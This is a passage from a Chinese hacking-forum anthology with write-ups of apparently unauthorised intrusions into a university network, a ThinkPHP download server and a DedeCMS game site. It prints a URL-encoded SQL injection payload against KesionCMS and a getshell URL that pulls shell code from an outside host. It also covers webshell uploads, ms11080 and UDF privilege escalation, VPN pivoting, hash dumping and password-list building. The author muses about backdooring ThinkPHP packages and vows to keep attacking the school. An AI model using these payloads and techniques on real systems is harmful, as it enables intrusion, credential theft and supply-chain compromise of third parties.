


图 1-3-24

逐一的进行链接，一个很小的 tips:选中目标，右键，如图 1-3-25:




图 1-3-25

复制到剪贴板，该站点的帐号密码就导出来了了~ 相信很多人知道的吧，哈哈找到一个，如图 1-3-26:

```
WinSock 2.0 -- OpenSSL 0.9.8i 15 Sep 2008
[右] 正在连接到 211.111.111.111 > IP: 211.111.111.111 PORT=21
[右] 已连接到 211.111.111.111
[右] 220 Serv-U FTP Server v10.2 ready...
[右] USER jwc
[右] 331 User name okay, need password.
[右] PASS (隐藏)
[右] 230 User logged in, proceed.
[右] SYST
[右] 215 UNIX Type: L8
[右] FEAT
[右] 211-Extensions supported
```

图 1-3-26

发现有权限上线直接上了一个 webshell，由此又拿下了一个 webshell，如图 1-3-27:




图 1-3-27

拿到 webshell 后直接 cmd 执行了 ping 8.8.8.8 尼玛我怕又被做上策略了。

如图 1-3-28:




图 1-3-28

发现是通的，然后就开始了一段愉快的提权之旅-.-，也没多试别的。

直接 ms11080 拿下（有时间 C 段里的机子由一个网关维护极有可能是同一时间安装补丁做防护的，所以我也没多想别的直接用了这个 EXP）。

如图 1-3-29:




图 1-3-29

再次愉快的拿下，如图 1-3-30:




图 1-3-30

这时朋友发来一张图我瞬间就明白了，真不愧是学设备出身的啊，如图 1-3-31:




图 1-3-31

看了这图也就懂了一点，目标站的 IP 是由一个交换机做的策略两个 IP 地址分他们的学校的内网跟对外的外网，学校内网用 211 即可访问，外网则是用 218 访问。这么一分析就得出，要撸他们学校的内网就找一台对公网开放的 211 段的，主机开 VPN 跳进内网！正好我刚刚拿到的这台 jwc 便是。上传了一个开 vpn 的脚本 然后就链接上了-.-，需要这脚本的可以联系我拿。接入 VPN 后 就相当于处于他们的内网了，这样就可以更直接的扫描或者拿服务器了，如图 1-3-32:



图 1-3-32

这不直接拿到 0x01 里的主机了，然后开主机 ping 外网 IP。果然不能出不能进，如图 1-3-33:




图 1-3-33

无奈只好抓出 hash 做成密码表晚上睡觉的时候跑扫描工具用。同时把 jwc 的 hash 也给抓了。**0x03Jwc 已撸 Nic，你离死也不远了！**

Nic 是网络中心的缩写，我想拿下他们的服务器看看有啥好东西，打开了看了下全是伪静态的页面，没办法只好自己构造了几个关键字去搜索了下，如图 1-3-34：



图 1-3-34

找到了是科讯的，而且版本不是很高直接去乌云上找，找到了一个 EXP。

http://www.wooyun.org/bugs/wooyun-2010-07419。

备份百度网盘地址：http://pan.baidu.com/s/1Fxoec。

```

/plus/ajaxs.asp?action=GetRelativeItem&key=search%2525%2527%2529%2520%2575%256e%2569%256f%256e%2520%2573%2565%256c%2565%2563%2574%2520%2531%252c%2532%252c%2575%2573%2565%2572%256e%2561%256d%2565%252b%2527%257c%2527%252b%2570%2561%2573%2573%2577%256f%2572%2564%25
  
```



20%2566%2572%256f%256d%2520%254b%2553%255f%2541%2564%256d%2569%256e%2500

找到了, 如图 1-3-35:




图 1-3-35

默认的后台直接进行了 getshell, 至于怎么 getshell 直接去百度了, 忒简单了, 我就不写了, 我就复制下百度来的吧, 未对提交参数判断, 导致可以写任意文件到服务器上...

```

Wap/Plus/PhotoVote.asp 14 - 23
Dim KS:Set KS=New PublicCls
Dim ID:ID = Replace(KS.S("ID")," ","")
Dim ChannelID:ChannelID=KS.G("ChannelID")
If ChannelID="" Then ChannelID=2
If KS.G("LocalFileName")<>"" And KS.G("RemoteFileUrl")<>"" Then
If KS.SaveBeyondFile(KS.G("LocalFileName"),KS.G("RemoteFileUrl"))= True Then
Response.write KS.G("LocalFileName")'错误提示
End If
End If

'=====
'过程名: SaveBeyondFile
'作用: 保存远程的文件到本地
'参数: LocalFileName —— 本地文件名
'参数: RemoteFileUrl —— 远程文件 URL
'=====

Function SaveBeyondFile(LocalFileName,RemoteFileUrl)
On Error Resume Next
SaveBeyondFile=True
dim Ads,Retrieval,GetRemoteData
Set Retrieval = Server.CreateObject("Microsoft.XMLHTTP")
With Retrieval
.Open "Get", RemoteFileUrl, False, "", ""
.Send
If .Readystate<>4 then
SaveBeyondFile=False
Exit Function
End If
GetRemoteData = .ResponseBody
End With
Set Retrieval = Nothing
Set Ads = Server.CreateObject("Adodb.Stream")
With Ads
.Type = 1
.Open
.Write GetRemoteData

```

```
.SaveToFile server.MapPath(LocalFileName),2
.Cancel()
.Close()
End With
If Err.Number<>0 Then
Err.Clear
SaveBeyondFile=False
Exit Function
End If
Set Ads=nothing
End Function
```

上面的代码中这几句:

```
If KS.G("LocalFileName")<>" And KS.G("RemoteFileUrl")<>" Then
If KS.SaveBeyondFile(KS.G("LocalFileName"),KS.G("RemoteFileUrl"))= True Then
Response.write KS.G("LocalFileName")'错误提示
End If
End If
KS.G("LocalFileName")和 KS.G("RemoteFileUrl")
```

仅仅是判断是否为空并过滤一些 SQL 字符然后就写文件了! 登陆后访问:

<http://www.t00ls.net/Wap/Plus/PhotoVote.asp?LocalFileName=cc.asp&RemoteFileUrl=http://www.bksec.net/1.txt>

成功会在 Wap/Plus 下写入 cc.asp, 并返回文件名, 其中的 1.txt 为 shell 代码。

提权直接上免杀免参数的 PR 的, 撸下了尼玛三台了, 360 卫视貌似直接被无视了, 如图 1-3-36、1-3-37:




图 1-3-36



图 1-3-37

翻了翻东西有一些远程 RDP 的记然后抓出 hash 列成了表。

### 0x04 扫描出货

收集和组合的密码表扔进 HSCAN、X-Scan 直接扫了，别看工具老，效果还是很好的，特别是有收集的密码本、弱口令、组合过的密码，5 分钟扫到了 3 台 时间问题没怎么继续扫了，下面上张图，如图 1-3-38：




图 1-3-38

内网渗透抓 hash 获取密码就是一个连锁的效应，就比如我此次渗透中遇到的一个密码：2013\*sb\*Dsb1，然后我又在其他的服务器里抓到另外一个密码：2009\*sbDsb1 由此我进行了推断并且自己组合了一些密码，效果不错还拿到了一个服务器密码是 2007\*sbDsb1。

### 0x05 一些东西和后记

此次渗透总共花费了断断续续 5 天拿下该校的 WWW、NIC、JWC、党建和一个数据库服务器，当然和一年之前的我写的同是渗透学校的比可没那么精彩了，因为那时候是学生时代现在是上班党了。没那么多时间，从一个小突破口开始进行的，很多技术手段没写，例如说钓鱼，放置后门，社工，嗅探，等等，此次渗透因为学校的服务器很弱，我也没强加上面，拿到就成，未放置远控，清理了自己的脚印。还有刚刚在整理工具的时候发现一个极好的工具 2013 年 1 月份的时候下的我居然没用上那就是 Sr.exe。如果我结合 0x01 的方法 用 ms11080 拿下带有 administrator 权限的帐号后用 Sr.exe 可以使用参数执行，执行方法就是 sr.exe User Pass "whoami"…。具体在法客工具包 windows 提权里有一个 SR，你们自己可以看看。好了，今天就写到这里，我会对该学校进行持续渗透直到我对他不感兴趣。我也会讲继续渗透的结果记录起来和大家分享。

### 0x06 感谢

- Route(F4ck team)
- el4pse (和谐小组)
- Evi1m0(FF0000)
- 宝-宝 (FF0000)
- haxsscker(C0de Play&F4ck Team)
- Tkby(F4ck Team)
- Ersc (Anying.org)

虽然文章写的很轻松简陋，过程的复杂只有你们懂，谢谢你们。

Anying Team FF000 Team F4ck Team

(全文完) 责任编辑: 鲨影\_sharow

## 第15节 渗透 Thinkphp 源码包服务器

作者: 疯子

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.org/>

**前言:** 渗透 thinkphp 完全是因为无聊之余搞了搞，可是没想到的还搞进去了，呵呵，首先在一个群里面发现别人发了一个 thinkphp 的连接，打开是一个压缩包，800 多 MB 就下载了可是下载速度我不敢恭维啊，几 KB 几十 KB 每秒，呵呵，如图 1-1-1:



图 1-1-1

**正文:** 下了四个小时才下载完，下载了那么久，当然要看看里面的东西，源码，呵呵这安全运维可真厉害，在里面找到了一个 config，看看好东西，果然有干货，如图 1-1-2:



图 1-1-2

尝试外链这 mysql 数据，连接不了，然后继续往下面看，如图 1-1-3:






图 1-1-6

真不知道说什么了，这是一个礼物，大礼物。可是 FTP 的 IP 和官网的 IP 不是一个，所以就翻了一下没找到什么东西。然后查询了一下 IP 上绑定的域名发现有一个 thinkphp 的下载域名在里面：down.thinkphp.cn，如图 1-1-7：

该域名 down.thinkphp.cn 的 IP 地址是 114.80.156.148 所在地区为：上海市，共有 5 个域名解析到该 IP。

序号	域名	标题	PR
1	www.qth.com.cn	启东市微机电应用研究所 QTH 单片机 实验仪 仿真器 微机原...	2
2	www.elinkhost.net	域名注册,虚拟主机,企业邮局提供服务商	-1
3	bbs.qth.com.cn	正在获取中	0
4	qth.com.cn	启东市微机电应用研究所 QTH 单片机 实验仪 仿真器 微机原...	2
5	down.thinkphp.cn	无标题	

图 1-1-7

我就不多写过程了，而在我去 thinkphp 的网站上下载包的时候发现包是在 down 这个服务器上面，如图 1-1-8：




图 1-1-8

如果我把里面的包加上后门或者在你一次升级重要版本的时候加上后门,那样岂不是很多站都会被挂上 shell?当然,做为一个猪猪侠的崇拜者,我是不会干这事的,如图 1-1-9:



图 1-1-9

一个 shell 算什么?最后还提权了这台服务器,利用的是 mysql root 权限直接 UDF 提权,如图 1-1-10:



图 1-1-10

最后在邮箱中也找回了一个管理员的密码,好不容易找到的管理员邮箱啊,开始第一个没找

回来，一直没发送邮件，最后这个才找回成功，可以直接编辑 N 多东西，下载包也可以更新，如图 1-1-11:



图 1-1-11

在这里我终于明白了，为什么经常会有大型 CMS 存在后门了。

(全文完) 责任编辑: 随性仙人掌

## 第16节 一次多思路的渗透

作者: a584518

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.org/>

不知不觉，法客二周年了，说来惭愧，我是今年年中才来法客的，刚来就被这里的氛围感染了，现在法客过生日了，我也送一份礼物，为论坛添几块砖！目标站是一个小游戏的网站，url 后面加一个 robots.txt，如图 3-2-1:



图 3-2-1



竟然是 dede 的，让我情何以堪，看看版本吧，如图 3-2-2:



图 3-2-2

20110325 很低，应该是有戏的，试试 dede 的那个 plus/search.php 注入漏洞，如图 3-2-3:



图 3-2-3

竟然直接爆出的账号密码，你好歹也是一个游戏站，安全居然做成这样，我内牛满面了。得到账号 admin，密码解密为 admin123!!

继续找找后台吧，加了一个 dede，如图 3-2-4:



图 3-2-4

这算什么情况，随后我又去试试 dede 爆后台的那个，不过网站过滤了错误回显，自然那个方法也就行不通了，直接 getshell 也不行，我蛋疼了。

放弃从来不是我的作风，来跟烟继续。

网址后面加 dede 没有报错，加其他的东西会爆 404，说明存在 dede 这个目录，那么就是做了限制了，我突然想起 dede 好像可以跨目录，思路有了就来实践吧。

网址后面加上 include/dialog/select\_media.php?f=form1.murl 看效果，如图 3-2-5:



图 3-2-5

刚才已经确定存在 dede 这个目录了，就直接确定，出现了登录界面，如图 3-2-6:

